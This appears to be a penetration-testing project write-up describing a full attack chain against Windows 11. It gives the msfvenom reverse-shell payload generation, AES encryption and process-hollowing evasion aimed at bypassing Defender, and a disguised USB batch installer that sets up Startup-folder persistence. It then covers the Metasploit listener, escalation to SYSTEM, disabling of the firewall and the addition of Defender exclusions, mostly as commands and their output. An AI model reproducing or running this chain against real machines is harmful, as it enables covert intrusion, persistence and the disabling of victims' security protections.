

Windows 11 Attack Chain


→ **Objective:** This project demonstrates a complete penetration testing attack chain on Windows 11. The attack combines payload generation, advanced evasion techniques and steganography to achieve a fully undetectable Meterpreter session.

→ **Payload Generation**

Step 1: msfvenom - Generating Raw Shellcode

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.29.8  
LPORT=4444 -e x64/xor_dynamic -i 10 -f raw -o staged.bin
```

- -f raw = unformatted machine code bytes (pure shellcode).
- .bin = binary file, raw shellcode file.



```
(root@kali)-[~/Payload]  
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.29.8 LPORT=4444 -e x64/xor_dynamic -i 10 -f raw -o staged.bin  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 10 iterations of x64/xor_dynamic  
x64/xor_dynamic succeeded with size 559 (iteration=0)  
x64/xor_dynamic succeeded with size 609 (iteration=1)  
x64/xor_dynamic succeeded with size 660 (iteration=2)  
x64/xor_dynamic succeeded with size 711 (iteration=3)  
x64/xor_dynamic succeeded with size 762 (iteration=4)  
x64/xor_dynamic succeeded with size 813 (iteration=5)  
x64/xor_dynamic succeeded with size 864 (iteration=6)  
x64/xor_dynamic succeeded with size 915 (iteration=7)  
x64/xor_dynamic succeeded with size 967 (iteration=8)  
x64/xor_dynamic succeeded with size 1019 (iteration=9)  
x64/xor_dynamic chosen with final size 1019  
Payload size: 1019 bytes  
Saved as: staged.bin
```

✚ **Payload Generation:** Raw shellcode is created using msfvenom

Step 2: Payload Evasion: HollowGhost


Technique	What It Does	Why It Evades Defender
AES-256 Encryption	Encrypts your shellcode with a random key	Defender can't see the malicious code - it looks like random data
Process Hollowing	Injects payload into a trusted Windows process	Runs inside svchost.exe, not payload.exe

```
python3 HollowGhost.py /root/Payload/staged.bin --mode staged
```

```
(venv)-(root@kali)-[~/Payload/HollowGhost]  
# python3 HollowGhost.py /root/Payload/staged.bin --mode staged
```

```
Mode: Meterpreter Staged (reverse_tcp)  
[*] Payload   : windows/x64/meterpreter/reverse_tcp  
[*] File      : /root/Payload/staged.bin  
[*] Output    : hollow_msf_staged.exe  
  
[+] Shellcode loaded : 1,019 bytes  
[+] AES encrypted    : 1,024 bytes  
[*] AES Key (hex)    : 5444bd68885cd7285512a7a3707071a4  
[*] Compiling (may take a while for large payloads) ...  
[+] Compiled: hollow_msf_staged.exe  
[*] Size       : 129,352 bytes (126 KB)  
[*] Cleaned: _hollow_build.cpp  
[*] Cleaned: shellcode_payload.h  
  
[+] Meterpreter Staged payload ready!  
[*] Listener:  
msfconsole -q -x "use exploit/multi/handler; \  
set PAYLOAD windows/x64/meterpreter/reverse_tcp; \  
set LHOST <YOUR_IP>; set LPORT 4444; exploit"  
[*] Transfer hollow_msf_staged.exe to target and run
```

How this works:




Transform the raw shellcode into an undetectable payload using AES encryption and process hollowing.

✚ Evasion: HollowGhost applies AES-256 encryption and process hollowing to bypass Windows Defender

→USB Deliver Set-up

File Name	Type	Size	Purpose
payload.exe	Application	127 KB	HollowGhost-generated executable
Install.bat	Batch File	1 KB	Payload installer + persistence



USB Drive Contents:

- Payload.exe: The AES-256 encrypted and process-hollowed Meterpreter executable generated in Step 2.
- Install.bat: A Windows batch script designed to deploy the payload to the victim's user profile and execute it immediately.

Persistence Mechanism (Startup Folder):

The payload is copied to the Windows Startup folder, ensuring it runs automatically every time the user logs in:

C:\Users\USER_1\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Batch Script (Install.bat)

```
@echo off

title System Update

color 0A

:: ===== COPY TO STARTUP FOLDER =====

set "STARTUP=%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup"

set "DEST=%STARTUP%\payload.exe"

:: Check if already installed

if exist "%DEST%" (

    goto :run

)

:: Copy payload from USB to Startup folder

copy "%~dp0payload.exe" "%DEST%" >nul


:: ===== RUN PAYLOAD NOW =====

:run

start /min "" "%DEST%"

exit
```

Startup Location (Windows 11)



→ Metasploit Listener Setup

```
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.29.8; set LPORT 4444; set ExitOnSession false; exploit -j"
```

Listener Output:

```
root@kali: ~  
Applications  
Session Actions Edit View Help  
(root@kali)-[~]  
# msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.29.8; set LPORT 4444; set ExitOnSession false; exploit -j"  
[*] Starting persistent handler(s)...  
[*] Using configured payload generic/shell_reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
LHOST => 192.168.29.8  
LPORT => 4444  
ExitOnSession => false  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
  
[*] Started reverse TCP handler on 192.168.29.8:4444  
msf exploit(multi/handler) > [*] Sending stage (248902 bytes) to 192.168.29.99  
[*] Meterpreter session 1 opened (192.168.29.8:4444 => 192.168.29.99:65145) at 2026-07-29 03:23:53 -0400
```

Successful Session Output:

```
[*] Meterpreter session 1 opened (192.168.29.8:4444 => 192.168.29.99:54304) at 2026-07-28 10:34:44 -0400  
sessions  
  
Active sessions  


| <u>Id</u> | <u>Name</u> | <u>Type</u>             | <u>Information</u>             | <u>Connection</u>                                        |
|-----------|-------------|-------------------------|--------------------------------|----------------------------------------------------------|
| 1         |             | meterpreter x64/windows | Windows_11\USER_1 @ WINDOWS_11 | 192.168.29.8:4444 => 192.168.29.99:54304 (192.168.29.99) |

  
msf exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > sysinfo  
[-] Unknown command: sysinfo. Did you mean sysinfo? Run the help command for more details.  
meterpreter > sysinfo  
Computer : WINDOWS_11  
OS : Windows 11 24H2+ (10.0 Build 26200).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x64/windows  
meterpreter > getuid  
Server username: Windows_11\USER_1
```


→Post-Exploitation

Step 1: Persistence after Reboot

```
msf exploit(multi/handler) >
[*] Sending stage (248902 bytes) to 192.168.29.99
[*] Meterpreter session 2 opened (192.168.29.8:4444 → 192.168.29.99:61989) at 2026-07-29 05:07:58 -0400
[*] 192.168.29.99 - Meterpreter session 2 closed. Reason: Died
[*] Sending stage (248902 bytes) to 192.168.29.99
[*] Meterpreter session 3 opened (192.168.29.8:4444 → 192.168.29.99:49229) at 2026-07-29 05:15:20 -0400
sessions

Active sessions
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
3		meterpreter x64/windows	USER\USER_1 @ USER	192.168.29.8:4444 → 192.168.29.99:49229 (192.168.29.99)

✚ Session re-established automatically after reboot without user interaction.

Step 2: Basic Commands

meterpreter > sysinfo

meterpreter > getuid

meterpreter > ifconfig

```
msf exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > sysinfo
Computer      : USER
OS            : Windows 11 24H2+ (10.0 Build 26200).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: USER\USER_1
meterpreter > ifconfig

Interface 1
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
Name      : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:2d:77:18
MTU       : 1500
IPv4 Address : 192.168.29.99
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2405:201:5c0c:30a8:fed0:dec5:27ed:fd54
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : 2405:201:5c0c:30a8:14f6:f357:8ecd:4dbc
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::1227:9a93:b191:ef80
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Step 3: Privilege Escalation

Initial User Session:

```
msf exploit(multi/handler) > [*] Sending stage (248902 bytes) to 192.168.29.99
[*] Meterpreter session 1 opened (192.168.29.8:4444 → 192.168.29.99:52918) at 2026-07-29 09:17:11 -0400

msf exploit(multi/handler) > sessions

Active sessions
=====
  Id  Name  Type           Information                                Connection
  --  ---  --
   1           meterpreter x64/windows USER\USER_1 @ USER 192.168.29.8:4444 → 192.168.29.99:52918 (192.168.29.99)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: USER\USER_1
meterpreter > shell
Process 4964 created.
Channel 1 created.
Microsoft Windows [Version 10.0.26200.8037]
(c) Microsoft Corporation. All rights reserved.
```

Elevation Command:

```
powershell -Command "Start-Process 'C:\Users\USER_1\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\payload.exe' -Verb RunAs"
```

```
E:\>powershell -Command "Start-Process 'C:\Users\USER_1\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\payload.exe' -Verb RunAs"
powershell -Command "Start-Process 'C:\Users\USER_1\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\payload.exe' -Verb RunAs"

E:\>[*] Sending stage (248902 bytes) to 192.168.29.99
[*] Meterpreter session 2 opened (192.168.29.8:4444 → 192.168.29.99:52928) at 2026-07-29 09:23:29 -0400
```

Runs Powershell Command to start a new process and request administrator privileges (shows UAC prompt) - Session 2 Elevated Privileges.

Step 4: Process Migration to SYSTEM

```
meterpreter > sessions -i 2
[*] Backgrounding session 1...
[*] Starting interaction with 2...

meterpreter > getuid
Server username: USER\USER_1
meterpreter > shell
Process 2932 created.
Channel 1 created.
Microsoft Windows [Version 10.0.26200.8037]
(c) Microsoft Corporation. All rights reserved.

E:\>exit
exit
meterpreter > ps

Process List
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
124	4	Registry	x64	0		
448	740	fontdrvhost.exe	x64	0	Font Driver Host\UMFD-0	C:\Windows\System32\fontdrvhost.exe
476	4	smss.exe	x64	0		
520	884	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
576	884	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
604	812	fontdrvhost.exe	x64	1	Font Driver Host\UMFD-1	C:\Windows\System32\fontdrvhost.exe
616	4	Memory Compression	x64	0		
664	576	RuntimeBroker.exe	x64	1	USER\USER_1	C:\Windows\System32\RuntimeBroker.exe
668	636	csrss.exe	x64	0		
740	636	wininit.exe	x64	0		
748	732	csrss.exe	x64	1		
812	732	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe

Process Migration | NT AUTHORITY\SYSTEM

```
8724 884 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
8748 1252 msedge.exe x64 1 USER\USER_1 C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
8836 8748 msedge.exe x64 1 USER\USER_1 C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
8944 1200 msedgewebview2.exe x64 1 USER\USER_1 C:\Program Files (x86)\Microsoft\EdgeWebView\Application\150.0.4078.105\msedgewebview2.exe
9040 8748 msedge.exe x64 1 USER\USER_1 C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
9048 8748 msedge.exe x64 1 USER\USER_1 C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
9068 8748 msedge.exe x64 1 USER\USER_1 C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

meterpreter > migrate 8724
[*] Migrating from 4036 to 8724...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Check for SYSTEM processes: 8724 | svchost.exe | NT AUTHORITY\SYSTEM

Step 5: Disable Firewall

```
netsh advfirewall set allprofiles state off
```

```
C:\Windows\System32>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Ok.
```

Step 6: Add Defender Exclusions

```
C:\Windows\System32>powershell -Command "Add-MpPreference -ExclusionProcess 'payload.exe' -Force"
powershell -Command "Add-MpPreference -ExclusionProcess 'payload.exe' -Force"

C:\Windows\System32>powershell -Command "Add-MpPreference -ExclusionProcess 'svchost.exe' -Force"
powershell -Command "Add-MpPreference -ExclusionProcess 'svchost.exe' -Force"

C:\Windows\System32>
```

Windows Security

— □ ×



Exclusions

Add or remove items that you want to exclude from Microsoft Defender Antivirus scans.

+ Add an exclusion

payload.exe
Process

svchost.exe
Process

→Attack Chain Summary:

Phase	Technique	Tool	Result
1. Payload Generation	Raw Shellcode	msfvenom	staged.bin
2. Evasion	AES + Process Hollowing	HollowGhost	payload.exe
3. Delivery	USB + VBS Script	Manual	Payload delivered
4. Persistence	Startup Folder	install.bat	Runs on boot
5. Access	Meterpreter	Metasploit	Session established
6. Privilege Escalation	UAC Bypass + Migration	PowerShell + Meterpreter	SYSTEM access
7. Defense Evasion	Exclusions	PowerShell	Defender bypassed

Conclusion:

This project successfully demonstrates:

- Payload Generation - Raw shellcode created with msfvenom
- Evasion - Bypassed Windows Defender using HollowGhost
- Delivery - USB drive with one-click installation
- Persistence - Survived reboot via Startup folder
- Exploitation - Meterpreter session established
- Privilege Escalation - Escalated from User to NT AUTHORITY\SYSTEM
- Stealth - Runs as svchost.exe (trusted Windows process)